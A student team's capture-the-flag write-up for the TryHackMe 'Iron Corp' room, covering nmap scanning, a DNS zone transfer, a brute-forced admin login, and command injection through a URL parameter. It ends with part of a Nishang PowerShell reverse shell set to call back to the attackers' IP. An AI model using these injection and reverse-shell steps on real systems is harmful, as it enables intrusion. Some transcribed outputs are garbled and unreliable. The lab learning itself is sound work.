

PENTEST 2

Iron Corp

UrKomputerHasPirus

Group Name: UrKomputerHasPirus

Members:

ID	Name	Role
1211102272	Tee Cheng Jun	Leader
1211101114	Chong Yi Jing	Member
1211101591	Ian Leong Tsung Jii	Member
1211101734	Ernest Leong Zheng Yang	Member

Iron Corp
Can you get access to Iron Corp's system?

Finding the user.txt

Step: Recon & Enumeration

Members Involved: Tee Cheng Jun, Ernest Leong, Ian Leong

Tools used: kali Linux, nmap, Burp Suite, dig

Solution:


In the initial scan with nmap, Cheng Jun found port 8080,

```
(1211102272㉿kali)-[~]
$ nmap -sC -sV -Pn 10.10.123.77
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 11:04 +08
Nmap scan report for 10.10.123.77
Host is up (0.22s latency).

Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|_ Target_Name: WIN-8VMBKF3G815
| NetBIOS_Domain_Name: WIN-8VMBKF3G815
| NetBIOS_Computer_Name: WIN-8VMBKF3G815
| DNS_Domain_Name: WIN-8VMBKF3G815
| DNS_Computer_Name: WIN-8VMBKF3G815
| Product_Version: 10.0.14393
|_ System_Time: 2022-08-03T03:04:54+00:00
|_ ssl-date: 2022-08-03T03:05:01+00:00; -1s from scanner time.
|_ ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-02T03:03:50
|_ Not valid after: 2023-02-01T03:03:50
8080/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: DashTreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_ http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.19 seconds
```

Cheng Jun spent a long time in machineip:8080 for a long time, but he couldn't find anything at all



Knowing it was a dead end, he looked at the note from the tryhackme page, he had to edit some “config file” and “add” ironcorp.me, the team had no idea what that meant, Ernest then search up what does the .me extension mean

Using google.com, at first sight it seems .me is a domain extension for the country montenegro.

Google what is .me extension X |

All Images Shopping News Videos More Tools

About 2,780,000,000 results (0.60 seconds)

me is the **Internet country code top-level domain (ccTLD) for Montenegro.**

<https://en.wikipedia.org/wiki/.me> :: [.me - Wikipedia](#)

[About featured snippets](#) • [Feedback](#)

People also ask ::

Are .me domains safe? ▼

Are .me domains good? ▼

Is .me domain good for SEO? ▼

Who can register .me domain? ▼

Which domain is safest? ▼

How much does a .me domain cost? ▼

[Feedback](#)

https://www.siteground.com/what_are_me_domain_names/ :: [What are .me domain names? - SiteGround](#)

.me is the **country code top-level domain for Montenegro**. Initially, .me domains were available only to individuals who are Montenegro citizens.

On the [second search result](#) however, he found useful info

What are .me domain names?

.**me** domain names are currently one of the most attractive and wanted domain names on the market.

.**me** is the country code top-level domain for Montenegro. Initially, .**me** domains were available only to individuals who are Montenegro citizens. Fortunately, this requirement has been removed and today .**me** TLD is available for registration to everyone.

It is attractive as it can be utilized both as a personalized web address and as a catchy business marketing tool. .**me** domains are great for personalized domains, call-to-action domains, and social network activities. .**me** domains are also a preferred choice for blogs, resumes, and personal pages.

SiteGround customers can register .**me** domain names from their [Client Area > Services > Domains > New Domain](#).

It seems like it's a domain name for businesses, thus, this and the "config file" should be directly related. However, ironcorp.me goes nowhere.

So, Cheng Jun added the ip of machine ip and ironcorp.me to /etc/hosts, since that's where all the ip and dns mapping begins, still, nothing shows up

```
File Actions Edit View Help
127.0.0.1 risky localhost RACE
127.0.1.1 ader kali soft-IIS/10.0
10.10.229.150 ironcorp.me e:/o:microsoft:windows
#
# The following lines are desirable for IPv6 capable hosts
::1 keyword localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Scan still doesn't show anything, there might be other registered ports that weren't being displayed.

```
(1211102272㉿kali)-[~]
$ nmap -Pn -sV -sC -n 10.10.229.150
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 18:17 +08
Nmap scan report for 10.10.229.150
Host is up (0.21s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: WIN-8VMBKF3G815
| NetBIOS_Domain_Name: WIN-8VMBKF3G815
| NetBIOS_Computer_Name: WIN-8VMBKF3G815
| DNS_Domain_Name: WIN-8VMBKF3G815
| DNS_Computer_Name: WIN-8VMBKF3G815
| Product_Version: 10.0.14393
|_ System_Time: 2022-08-02T10:18:20+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T10:14:52
|_ Not valid after: 2023-01-31T10:14:52
|_ ssl-date: 2022-08-02T10:18:28+00:00; -1s from scanner time.
8080/tcp  open  http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.91 seconds
```

After Cheng Jun decided to scan all 65535 ports of ironcorp.me and had finally found something useful

```
(1211102272㉿kali)-[~]
$ nmap -Pn -sV -sC ironcorp.me -p 0-65535
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 18:52 +08
Stats: 0:05:17 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 44.48% done; ETC: 19:04 (0:06:36 remaining)
Stats: 0:08:58 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 56.24% done; ETC: 19:08 (0:06:59 remaining)
Stats: 0:18:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 84.85% done; ETC: 19:13 (0:03:14 remaining)
Stats: 0:21:22 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 98.37% done; ETC: 19:13 (0:00:21 remaining)
Nmap scan report for ironcorp.me (10.10.229.150)
Host is up (0.20s latency).
Not shown: 265529 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
135/tcp   open  msrpc        Microsoft Windows RPC
          bind,listen,mdns,netbios-ssn,netr-remote,netr-server,netr-share,netr-user,netr-wb,netr-wb-ctrl,netr-wb-ctrl-req,netr-wb-ctrl-resp,netr-wb-ctrl-req-req,netr-wb-ctrl-req-resp,netr-wb-ctrl-resp-req,netr-wb-ctrl-resp-resp,netr-wb-ctrl-resp-req-req,netr-wb-ctrl-resp-req-resp,netr-wb-ctrl-resp-resp-req,netr-wb-ctrl-resp-resp-resp,netr-wb-ctrl-resp-resp-req-req,netr-wb-ctrl-resp-resp-req-resp,netr-wb-ctrl-resp-resp-resp-req,netr-wb-ctrl-resp-resp-resp-resp
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|   System_Time: 2022-08-02T11:14:59+00:00
|   ssl-cert: Subject: commonName=WIN-8VMBKF3G815
|     Not valid before: 2022-08-01T10:14:52
|     Not valid after: 2023-01-31T10:14:52
|   _ssl-date: 2022-08-02T11:15:06+00:00; 0s from scanner time.
8080/tcp  open  http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open  http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
| http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
4 , 0-1 A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1371.51 seconds
```

Another dead end as no Clue was given with port 11025 or any of the others



Cheng Jun decided to dig the machine ip with the axfr protocol to dig out some dns zones

```
└─(1211102272㉿kali)-[~]
$ dig ironcorp.me @10.10.226.101 axfr

; <>> DiG 9.18.1-1-Debian <>> ironcorp.me @10.10.226.101 axfr
;; global options: +cmd
ironcorp.me.          3600    IN      SOA      win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.          3600    IN      NS       win-8vmbkf3g815.
admin.ironcorp.me.   3600    IN      A        127.0.0.1
internal.ironcorp.me. 3600    IN      A        127.0.0.1
ironcorp.me.          3600    IN      SOA      win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 204 msec
;; SERVER: 10.10.226.101#53(10.10.226.101) (TCP)
;; WHEN: Tue Aug  2 19:21:19 +08 2022
;; XFR size: 5 records (messages 1, bytes 238)
```


Cheng Jun tried to access internal and admin.ironcorp.me:11025, but it was not available, so,

Ian suggested adding the ip of the victim machine and ironcorp.me into /etc/hosts

```
1211102272@kali: ~
File Actions Edit View Help
127.0.0.1      localhost
127.0.1.1      kali
10.10.226.101  ironcorp.me
10.10.226.101  admin.ironcorp.me
10.10.226.101  internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1             localhost ip6-localhost ip6-loopback
ff02 ::1         ip6-allnodes AUTHORITY: 1, ADDITIONAL: 1
ff02 ::2         ip6-allrouters
```


some results were found, but Internal gave Cheng Jun nothing



Error 403


<internal.ironcorp.me>
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

admin.ironcorp.me:11025 wants credentials which he don't have




Step: Web Exploitation

At some point, Cheng Jun and Yi Jing got into admin.ironcorp.me:11025 after some long mindless brute forcing, they finally got the credentials admin and password123, which was a huge coincidence and relief.




Ernest inputting search results in the bar gives an interesting url



Seems like the page source says that line is like a command

```
<u><u><u>
<form method="GET" action="#">  
<span>Search:  
    <input name="r" type="text" placeholder="*****" />  
    <input type="submit" />  
</span>
```

Pasting the internal link here we get some results




Viewing the page source we found this

```
        else
    }           e.style.display = 'block';
}
//-->
</script>
<html>
<
<body>
)
<b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=here">here</a>
<
</body>
)
</html>
<
```

The error leads to an error page in internal

If we paste the link right after the admin page link however, we get the name



We realised that we can run windows commands on the machine if we put it right after "name=Equinox|" in the url bar. In this case we managed to run dir to look at the directories on the machine.



```
← → ⌂ ⌄ admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir
Kali Linux Kali Tools Kali Docs Kali Forums PSP0201 - Lecture 6 2... Kali NetHunter Exploit-DB Google Hacking DB


My name is:
Volume in drive E is New Volume
Volume Serial Number is DE7B-E159

Directory of E:\xampp\htdocs\internal

04/11/2020 09:11 AM
04/11/2020 09:11 AM ..
03/27/2020 08:38 AM      53 .htaccess
04/11/2020 09:34 AM     131 index.php
04/11/2020 09:34 AM     142 name.php
            3 File(s)       326 bytes
            2 Dir(s)   1,468,596,224 bytes free
```

We then found a reverse shell on

<https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1> that seemed suitable for our use case. We copied the script and added our machine's IP address and our choice of port number to the script.



```
*/$sendback2 = $sendback2 + $x
98
99         #Return the results
100        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
101        $stream.Write($sendbyte,0,$sendbyte.Length)
102        $stream.Flush()
103    }
104    $client.Close()
105    if ($listener)
106    {
107        $listener.Stop()
108    }
109 }
110 catch
111 {
112     Write-Warning "Something went wrong! Check if the server is
reachable and you are using the correct port."
113     Write-Error $_
114 }
115 |
116 Invoke-PowerShellTcp -Reverse -IPAddress 10.18.22.205 -Port 6666
117
118 }
```

Next Ian sets up netcat listener so we can intercept our reverse shell later on. We also set up a python server so we can upload our reverse flag to the victim machine.

